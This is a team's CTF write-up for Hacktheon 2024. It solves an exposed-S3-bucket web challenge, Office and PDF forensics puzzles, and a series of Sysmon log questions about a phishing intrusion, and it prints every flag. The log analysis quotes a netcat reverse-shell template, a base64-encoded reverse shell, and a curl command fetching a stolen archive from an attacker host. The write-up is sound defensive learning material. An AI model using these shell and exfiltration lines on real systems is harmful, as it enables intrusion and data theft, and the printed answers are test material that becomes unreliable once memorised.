

Hacktheon CTF 2024

Preliminary Round

Jeopardy CTF

Write-Up

By

Team Durian Binja

WEB

Dog Gallery

HACKTHEON



DogGallery

Web

Trend

" We think The difficulty level of this problem is EASY "

The Dog Gallery


<http://d1xew5shfp2nx1.cloudfront.net>

<http://d1xew5shfp2nx1.cloudfront.net>


At first, my machine got problem to have connection to this since it automatically redirects to HTTPS. By changing auto redirect, finally manage to visit the link.



React Photo Album | Sortable Gallery **Jinhong & Jay**



This website using react-drop-and-drag method to move each image. But where the images is coming. Inspect the resources and it reveal original address for each images.



Looking around some vulnerabilities related to s3 bucket where we can read the xml file.

From

<https://htodogpics.s3-website.ap-northeast-2.amazonaws.com/>

to

<https://htodogpics.s3.amazonaws.com/>



Proof that we can read xml file and this is correct file for each images. Scrolling till find the hidden directory.

```

▼ <Contents>
  ▼ <Contents>
    <Key>OMG_SUPER_S3CR3T_PROTECTED_FILE.txt</Key>
    <LastModified>2024-03-27T08:57:43.000Z</LastModified>
    <ETag>"710b7d5fd53e097a7763b622c02338df"</ETag>
    <Size>239</Size>

```

And open the directory.

← → ↻ 📄 htodogpics.s3.amazonaws.com/OMG_SUPER_S3CR3T_PROTECTED_F1LE.txt

Oh no! It looks like I made a mistake in configuring the S3 bucket policy, which means that all object:

FLAG : IMPORTANT_S3_P0L1CY_ByJ

IMPORTANT_S3_P0L1CY_ByJ

HTO{8fa3997bfe0d42618adcd01cb50ebb66}

Forensics

MS Office

MS Office

Misc


" We think The difficulty level of this problem is VERY_EASY "

Do you know MS Office?

Attachment: MS.zip

This challenge is categorized as very easy and big hint stated on the title itself. Unzip the file and get new file [MS[.]xlsx]

Next extract all xlsx file using binwalk -e filename



At first, I found this image that look to have something inside, but nothing can do to read the text.



Playing around in slide page. And found the exact words

MS.xlsx.extracted/ppt/slides/slide1.xml

```
-<a:r>  
  <a:rPr lang="en-US" altLang="ko-KR" smtClean="0"/>  
  <a:t>th15_1s_00XML</a:t>
```

Submit the words th15_1s_00XML and get the real flags.

FLAG = `HTO{9c8dbe221bc740a4bb613fc63d27be1e}`

Confidential

Confidential

Misc

" We think The difficulty level of this problem is VERY_EASY "

Find the secret message!

Attachment: confidential.zip

As usual, after downloading the file unzip the file and get confidential.pdf.

TOP SECRET Document



Date : 2024/03/20

Write : Mr.John

Since this challenge related to pdf and its in forensics category, using the qpdf to extract all information.

Looking into interesting part were got javascript for encoded part. Copy all base64 and put into cyberchef to know what its and put into base64 guru to get file.

Download application.docx and investigate the file.
Binwalk to extract. Under document.xml got the flag.

HTO{f998c3cc3b624ea6a933cfe86a90dce2}

Rumors 1

HACKTHEON



Rumor 1

Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.

please find the answers to the following questions.

What is the IP address of the mail server used by the PC to be analyzed? Ex:
xxx.xxx.xxx.xxx

By looking into SMTP. Get the IP address for mail server.

☒ Friendly View ☐ XML View

+ System

- EventData

RuleName	SMTP
UtcTime	2023-12-09 16:45:17.703
ProcessGuid	{1cb11086-997f-6574-dc07-000000001700}
ProcessId	6256
Image	C:\Program Files\Mozilla Thunderbird\thunderbird.exe
User	DESKTOP-71OAN8V\john
Protocol	tcp
Initiated	true
SourceIsIpv6	false
SourceIp	92.68.200.107
SourceHostname	DESKTOP-71OAN8V
SourcePort	61633
SourcePortName	-
DestinationIsIpv6	false
DestinationIp	92.68.200.206
DestinationHostname	-
DestinationPort	25
DestinationPortName	smtp

IP=92.68.200.206

HTO{8714ea76637040d1b9c2b5e6a4cd6717}

Rumors 2

HACKTHEON



Rumor 2

Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.

please find the answers to the following questions.

What is the PID of the malicious process that the attacker executed for session connection after the PC was infected?

The problem file is the same as Rumor 1.

For this part, I will said it quite hard compare to others.

The tricks is filter the event view 3 (network).

Filtered: Log: file://C:\Users\john\AppData\Local\Temp\7z044AE0198\EVENTLOG.evtx; Source: ; Event ID: 3. Number of events: 82				
Level	Date and Time	Source	Event ID	Task Category
Information	12/14/2023 2:55:29 AM	Microsoft-Windows-Sysmon	3	(3)
Information	12/14/2023 2:55:29 AM	Microsoft-Windows-Sysmon	3	(3)

Next find the command looks like reverse shell or asking to establish connection. Since this windows OS, it might be nc64.exe

Information	12/14/2023 2:26:42 AM	Microsoft-Windows-Sysmon	3	(3)
Information	12/14/2023 2:06:58 AM	Microsoft-Windows-Sysmon	3	(3)
Information	12/14/2023 2:06:41 AM	Microsoft-Windows-Sysmon	3	(3)
Information	12/14/2023 2:06:41 AM	Microsoft-Windows-Sysmon	3	(3)
Information	12/14/2023 2:06:18 AM	Microsoft-Windows-Sysmon	3	(3)
Information	12/14/2023 2:06:17 AM	Microsoft-Windows-Sysmon	3	(3)

Event 3, Microsoft-Windows-Sysmon	
General	Details
<input checked="" type="radio"/> Friendly View <input type="radio"/> XML View	
+ System	
- EventData	
RuleName	-
UtcTime	2023-12-13 04:55:29.107
ProcessGuid	{1cb11086-f760-6579-5a02-000000001b00}
ProcessId	3868
Image	C:\Users\john\AppData\Local\Temp\nc64.exe
User	DESKTOP-71OAN8V\john
Protocol	tcp
Initiated	true
SourceIpV6	false
SourceIp	92.68.200.107
SourceHostname	DESKTOP-71OAN8V
SourcePort	50105

PID = 3868

HTO {6cb2f6a8bf6f4a2a825d29a6a4979118}

Rumors 3

HACKTHEON



Rumor 3

Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.

please find the answers to the following questions.

What is the network band scanned by the attacker for additional infections? Example:
xxx.xxx.xxx.0/36

The problem file is the same as Rumor 1.

This part can be solved by find ping -n.

Company	Microsoft Corporation
OriginalFileName	ping.exe
CommandLine	ping -n 1 192.168.100.255
CurrentDirectory	C:\Users\john\AppData\Local\Temp\

It do network scanner for 192.168.100.0/24

HTO{8b91a552ad1f410d8dfaef0990f92a7b}

Rumors 4

HACKTHEON

×

Rumor 4

Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.

please find the answers to the following questions.

What attack payload did the attacker use for the network-linked daemon on the server after the network scan? (reverse shell)

The problem file is the same as Rumor 1.

This part is where the payload are calling. Normal payload look like nc IP PORT -e /bin/bash.

Cannot find it. Base64 the first nc part.

The screenshot shows the Windows Event Viewer interface. On the left, the 'System' log is expanded, showing an event with the following details:

Field	Value
RuleName	-
UtcTime	2023-12-13 18:35:06.131
ProcessGuid	{1cb11086-f94a-6579-9c03-000000001b00}
ProcessId	8308
Image	C:\Users\john\AppData\Local\Programs\Python\Python311\python.exe
TargetFilename	C:\Users\john\AppData\Local\Temp\bmMgMTkyljE2OC4xMDAuMzlgNTQ1NCAtZSAvYmluL2Jhc2g=====
CreationUtcTime	2023-12-13 18:35:06.131
User	DESKTOP-71OAN8V\john

On the right, a search dialog box is open with the text 'bmM' entered in the 'Find what:' field. The 'Find Next' button is highlighted.

If decode the base64 payload, it will return the same format as state before.

HTO{0f5cb8e3ae764262ac140adae1fe67c7}

Rumors 5

HACKTHEON



Rumor 5

Forensics

" We think The difficulty level of this problem is NORMAL "

I've heard rumors that it's possible to analyze an accident using just a single file.

please find the answers to the following questions.

What is the name of the file that the attacker finally exfiltrated? Example: exfiltration.zip

The problem file is the same as Rumor 1.

It mentions about archive file. Follow the trails and find the only one file in .tar.gz.

OriginalFileName curl.exe

CommandLine curl -X GET "http://192.168.100.130:7777/read_file?filename=secret.tar.gz" -o secret.tar.gz

HTO{83fb495f82fc46809a6babf39ca6e6ca}

Other that said method, act the challenge can be solve be following the timeline where the incident start. It happen where user downloads file from thunderbird name as confidentials.doc. (email phishing)

Then the docs try to establish connections with the victim. PID 3868. Following the logs, it happened to see attacker try to download a file and the file name as attacker.py where it do mass scanning for the target IP. In this case 192.168.100.0/24. Following all it trails, it happened to establish revershell in encoded payload. After it manage to establish connection, it utilize the machine by exfiltrated secret.tar.gz.